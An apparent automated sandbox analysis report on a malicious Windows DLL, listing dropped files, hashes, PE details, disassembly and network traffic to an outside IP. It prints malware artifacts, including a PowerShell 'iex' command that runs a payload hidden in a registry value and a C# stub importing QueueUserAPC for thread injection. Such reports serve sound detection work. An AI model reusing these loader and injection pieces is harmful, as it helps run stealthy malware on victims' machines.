Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0..<.....I.n.t.e.r.n.a.l.N.a.m.e...b.5.r.2.g.s.3.w...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...b.5.r.2.g.s.3.w...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.022568322197063
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwQ5mMRSR7a1yTyShSRa+rVSSRnA/fh14v02JKy:V/DTLDfuqRySQ9rV5nA/TDy
MD5:	9B2165E59D51BB6E8E99190BD9C6BC8B
SHA1:	02B2F188D7654CA079ADA726994D383CF75FF114
SHA-256:	36E14435EE02B02C2B06087FF3750569342E8B8D8571F3F45E61AF50D3B03CEA
SHA-512:	20E05DE0D57D1F6F53FB3290CB1C533D152C6076E2451B0A463D5AD6342976F49F31DDA8CC668E3EC26775E75EE191B8DD44645F40F723667EE8376C84998209
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tseeoxqndt. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint wwqqeyldba,uint ccghpcxllqj,IntPtr tobsn);.. }..}.

C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.282059879244225
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f7HRH0zxs7+AEszIWXp+N23f7HzHn:p37Lvkmb6KHzWWZE8zzHn
MD5:	3B4D9EAC8C2E75560D56D6C821D46B4B
SHA1:	EAB33668975673269FCF24231B31EECCCC9CB80E
SHA-256:	6705597A8270976A98451200DE1F37B06ABC0B8BF1A4CFF9DA8031BF6E01BBCB
SHA-512:	26C0B1EB63F824F3DC3C13BD2063603ED2706A3D4897BD448705E460DDCC8B42481F7BB6B8778C366EC1C32DFB7A2636C2B3EFD3FBDDAE0B5D67FB83DF06F56
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.0.cs"

C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.64007825060275
Encrypted:	false
SSDEEP:	24:etGSw8+mDR853RY0JGO4lp2tkZfMmEY3DZ0hEdI+ycuZhN4GakSLXPNnq:66mS5+jjJTtTZ6Ed1ulla3pq
MD5:	81F30C38D7E34BC044039A696C2AD767
SHA1:	8D95ACD7DFC46DA99687C5FEA99DBBEE4BCB3FB8
SHA-256:	170B4BF11B20E8E2D6CDBE68C5A4AFF91827D9DE66EC60070059D8970689F1BF
SHA-512:	8A0C47CA6DC8CB872D304A06A186E164A9FC13F1E81544786E34F455336C802C93026953111F1C7D97EBD940CEA813F29652B2D5850FB835E8F7508FBECFB4C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...5e._.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....%.....".....=..... J.....].....P .....h.....n....z....~.....h. ...h...!.h.%...h.....*....3.8....=.....J.....]..... .....&.....<Module>.b5r2gs3w.dll.tseeoxqndt.W32.mscorl

C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA

C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.out	
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF5EC5B053F0D07BBB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40089
Entropy (8bit):	0.6567258936980007
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+rl3elcXiC7w+XiC7wJXiC7wq:tiWwiiWw9iWwq
MD5:	3C3295D5682D8B7D2191E266AD608DB1
SHA1:	2B450FDC8A8167F27A826F5655B0629218ABD442
SHA-256:	C3E2316A2D004FAE565A5AE2F28029EC31D781C139D21362203F97C5C544A9C2
SHA-512:	6DAC438E7477B676ABDBDDA7067FF472302D2C0D354514BE206816C25EDC45D5FAC2CC72F8544FD748B94485DF721B541AFEB65937BF9D94FD2CD9C1D18765 9
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFB66FFAD31CD35F0D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.618781727504464
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loiF9loe9lWXv2+6K85:kBqoIp/Xv5/S
MD5:	CA52C0FA479249691F85569D97DFCAF5
SHA1:	3E7E2CCF6245992FBEEC4A02C5548175F0F551AC
SHA-256:	133585CAA9CAB798CA3E2AA3F53CAEE9CC073D83BE46B7A33EDE2AA42D9E76B4
SHA-512:	0D1DF98D937F8847451F7FC3F7C4608227C194547ACD23BCE7155CE3144CC5CB8D6A56D6EE8AB4234BC2DDAF0CEAE22CF1A975ABD728DD8288B77006282AB F7
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFCE9772CEB2FA999E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40161
Entropy (8bit):	0.6761547062583091
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+Z3lUXW7kRunY7kRunv7kRunY:kBqoxKAuqR+Z3lUXWUuYUuvUuY
MD5:	772F68DB8C47C363934A50FFF843DDDF
SHA1:	B7B1DC3A421B7E50EBFA753A473680FF32EF96F6
SHA-256:	4AA529B4748022D309EE1EC9B7697B8AA7D1BF4AE6AC3DCDF6DABC657D7741DD
SHA-512:	433A872CB74EBB86540A37DE83CB9FD33A556985003050055A7004BC6A098D1D648BA073D4575FF9FF979DB129A4178C02116AC386FAA7B08D0484B26CACCB0
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFEC113D747FBB8244.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\~DFEC113D747FBB8244.TMP	
Category:	dropped
Size (bytes):	40121
Entropy (8bit):	0.6658675088858387
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+gm89mr0+44YEp4gJ5C0+44YEp4gJ5F0+44YEp4gJ5W:kBqoxKAuqR+gm89mr0YnnC0YnnF0YnnW
MD5:	4D5AF508FD40653DB3EDC398A730109A
SHA1:	9E8434474945CAF9EE34645C001DC00F979F5021
SHA-256:	91515EA599406980964257163638B8B12115B3DFBA833C0A5C2CC166857F741F4
SHA-512:	27EA98BA2B64FBD2AED7DAABCE8431E22E05B349CD5D0090024E47F4E0C840C945E4029A59FF545D373BA56983E6B07666A51D79D0BAC6C507ED8AE921CA52CB
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.2107379098439495
Encrypted:	false
SSDEEP:	3:+UXYVFX1nCJeMoEXBVSDVlZFs:+OIEJeMoQqpFs
MD5:	613E892365E73A324B6725D5C69FAD21
SHA1:	C8EFB9264DAC2A48C94722446D94CCB7882EF36F
SHA-256:	D0BE0EC8E2FE86A6DE6C6292BA2A95103F1D5B42DA225DF05057EA3D206DC0AF
SHA-512:	947ECB2C659B692079F490E3A382ACED9D1BA7D075400610D7022AC73FFC232377F041A453561DB64CFD43F8AC5EAC1720BF6D2F4744C45188F8C8ED340FB1B
Malicious:	false
Preview:	24-12-2020 20:06:43 | "0x978f3b8f_5fa42a1d07530" | 0..

C:\Users\user\Documents\20201224\PowerShell_transcript.579569.evZorecE.20201224200606.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.319469017539734
Encrypted:	false
SSDEEP:	24:BxSAr5xvBnMQG+x2DOXUWOLCHGIYBtLWqHjeTKKjX4CIym1ZJXfOLCHGIYBt7nxg:BZrLvhdZoORF/qqDYB1ZjFeZZu
MD5:	BDB088ECAF159870C10B53505822040D
SHA1:	B283FFE225CB8A0BD7F77FD48615E7D0F35A97FE
SHA-256:	707378DAA8774518869558B9A49526C23E571D414B99379CB1020E82C7E56555
SHA-512:	D81E4DB6A05C66F5EEFBF6B25487DC27551474F430D18E138FDD09D1AB018BAAE4B411D7A4A5C92432A709CB9E6789916DB66782AEFDEB93BC82A4D377E8A7FA
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201224200606..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 579569 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 5276..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201224200606..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.692820501943522

General

TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	fo.dll
File size:	144384
MD5:	b72c009b01b9321cbcb327cf285ccef7
SHA1:	8599a832cdc973e8949a631c349980c0f41ffc48
SHA256:	edf82bc9c74787acbae4fc2a22aa35646616d23b781d6a75a7799a25431398c6
SHA512:	8876387dfd87130c6763e3aca9d625a91afd142ce065be2dc29b7b6b7e569095898e2e69fb6f67bd25ddf713eb97beb29083d7c63c9ff96dd551ea2bdb8beb4a
SSDEEP:	1536:7ayu8lqJaMCuKEX4w3sygg1r2LPo5QtlT+U5+7eoVTpPJqaAMbImBwRrQ/+pBAkZ:7QempCq85g+r/+7e6tPJ7ILQ2pBAkb1
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....]\m..=...=...=..."...=.....=..Rich.=.....PE..L....._.....!.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10004891
Entrypoint Section:	.code
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x5FE201D2 [Tue Dec 22 14:25:22 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e7fd4176e989d36fb3f2727a03a131f2

Entrypoint Preview

Instruction
push 00000000h
push ebp
mov ebp, esp
add esp, FFFFFFFCh
push edx
mov dword ptr [esp], FFFF0000h
call 00007FEF305D07B2h
push edi
add dword ptr [esp], 00000155h
sub dword ptr [esp], edi
cmp dword ptr [ebx+0041D1F7h], 00000000h
jne 00007FEF305D39E6h
push eax
push ecx

Instruction
push edx
push 00000000h
push ecx
push ebp
mov ebp, dword ptr [ebx+0041D18Fh]
mov dword ptr [esp+04h], ebp
pop ebp
push edi
push eax
mov eax, dword ptr [ebx+0041D66Fh]
xchg dword ptr [esp], eax
push edi
mov edi, dword ptr [ebx+0041D2D3h]
xchg dword ptr [esp], edi
call dword ptr [ebx+00421AD8h]
push esi
xor esi, dword ptr [esp]
xor esi, eax
and dword ptr [ebx+0041D1F7h], 00000000h
or dword ptr [ebx+0041D1F7h], esi
pop esi
pop edx
pop ecx
pop eax
push edx
mov dword ptr [esp], 00000867h
call 00007FEF305D7205h
cmp dword ptr [ebx+0041D667h], 00000000h
jne 00007FEF305D39BEh
push eax
push ecx
push edx
call dword ptr [ebx+00421A5Ch]
push 00000000h
mov dword ptr [esp], edx
xor edx, edx
or edx, eax
mov dword ptr [ebx+0041D667h], edx
pop edx
pop edx
pop ecx
pop eax
push eax
or dword ptr [esp], eax
pop eax
jne 00007FEF305D3AEBh
cmp dword ptr [ebx+0041D18Bh], 00000000h
jne 00007FEF305D39DEh
push eax
push ecx
push edx
push edx
push esi
mov esi, dword ptr [ebx+0041D1B3h]
mov dword ptr [esp+04h], esi
pop esi
push edi
mov edi, dword ptr [ebx+0000D317h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x22a00	0xc8	.rdatai

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x24000	0x153c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x21a00	0x144	.rdatai
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.code	0x1000	0x1b6ea	0x1b800	False	0.663662997159	data	6.37388570452	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdatai	0x1d000	0x6172	0x6200	False	0.163424744898	DOS executable (block device driver)	1.34326519647	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x24000	0x153c	0x1600	False	0.307528409091	data	4.18469460691	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x241f0	0x668	dBase III DBT, version number 0, next free block index 40	Hebrew	Israel
RT_MENU	0x24858	0x140	data	Hebrew	Israel
RT_MENU	0x24998	0x140	data	Hebrew	Israel
RT_MENU	0x24ad8	0x39a	data	Hebrew	Israel
RT_MENU	0x24e74	0x334	data	Hebrew	Israel
RT_MENU	0x251a8	0x228	data	Hebrew	Israel
RT_GROUP_ICON	0x253d0	0x16	data	Hebrew	Israel
RT_MANIFEST	0x253e8	0x152	ASCII text	Hebrew	Israel

Imports

DLL	Import
kernel32.dll	LoadLibraryA, VirtualAlloc, VirtualProtect, GetProcAddress, GetLastError, GetVersion, GetProcessId, GetConsoleCP, lstrcmpA, GetACP, GetCurrentThread, GetTickCount, GetCurrentProcess, GetCurrentThreadId, lstrlenA, lstrcatA, SetLastError, RtlFillMemory, HeapSize, QueueUserAPC, VerLanguageNameW
user32.dll	CheckMenuRadioItem, CheckMenuItem, CheckRadioButton, CheckDlgButton, ReleaseDC, SetWindowPos, ReleaseCapture, ShowCursor, ShowWindow, SetFocus, SetCursor, PostThreadMessageW, DrawEdge, WindowFromPoint, ToAscii, CallMsgFilterA
oledlg.dll	OleUIChangeSourceA, OleUIAddVerbMenuA, OleUIPromptUserA, OleUIChangeIconW, OleUIBusyA, OleUIObjectPropertiesW
gdiplus.dll	GdipCloneBitmapArea, GdipCloneImage, GdipAddPathStringI, GdipGetStringFormatLineAlign, GdipCreateRegionRgnData, GdipDeletePath
comctl32.dll	ImageList_DrawIndirect, ImageList_DragLeave, ImageList_EndDrag, ImageList_SetFilter
winmm.dll	DefDriverProc, waveInGetDevCapsW, midiInMessage, midiStreamStop
shlwapi.dll	PathRemoveFileSpecA, wnsprintfA, PathIsDirectoryA, PathBuildRootA, PathBuildRootW
comdlg32.dll	PrintDlgExW, GetFileTitleW, WantArrows, FindTextW, PageSetupDlgW, ChooseColorA
version.dll	GetFileVersionInfoA, VerInstallFileW, VerFindFileA, GetFileVersionInfoSizeA


Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
Hebrew	Israel	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 20:05:48.791367054 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:48.791393042 CET	49738	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:48.869111061 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:48.869297981 CET	80	49738	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:48.869414091 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:48.872011900 CET	49738	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:48.874492884 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:48.993947983 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.339543104 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.339606047 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.339643955 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.339682102 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.339752913 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.339812040 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.340111971 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.340152025 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.340234041 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.379367113 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.379429102 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.379467010 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.379503965 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.379580975 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.379630089 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417354107 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417439938 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417459965 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417480946 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417494059 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417519093 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417543888 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417557955 CET	80	49739	46.173.218.93	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 20:05:49.417608023 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417612076 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417627096 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417659044 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417665958 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417705059 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417771101 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.417789936 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.417840958 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.418739080 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.418781996 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.418845892 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.457119942 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.457170010 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.457216978 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.457228899 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.457254887 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.457258940 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.457266092 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.457284927 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.457328081 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.457354069 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.460632086 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.460676908 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.460714102 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.460728884 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.460763931 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.460788012 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.473265886 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.475018978 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495408058 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495456934 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495498896 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495521069 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495541096 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495547056 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495590925 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495599031 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495605946 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495635033 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495652914 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495671988 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495690107 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495711088 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495727062 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495750904 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495768070 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495790005 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495810986 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495830059 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495846033 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495868921 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495906115 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495915890 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.495934963 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.495959044 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.496004105 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.496020079 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.496058941 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.535047054 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.535099030 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.535135984 CET	80	49739	46.173.218.93	192.168.2.3
Dec 24, 2020 20:05:49.535139084 CET	49739	80	192.168.2.3	46.173.218.93
Dec 24, 2020 20:05:49.535168886 CET	49739	80	192.168.2.3	46.173.218.93

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 24, 2020 20:05:49.535173893 CET	80	49739	46.173.218.93	192.168.2.3
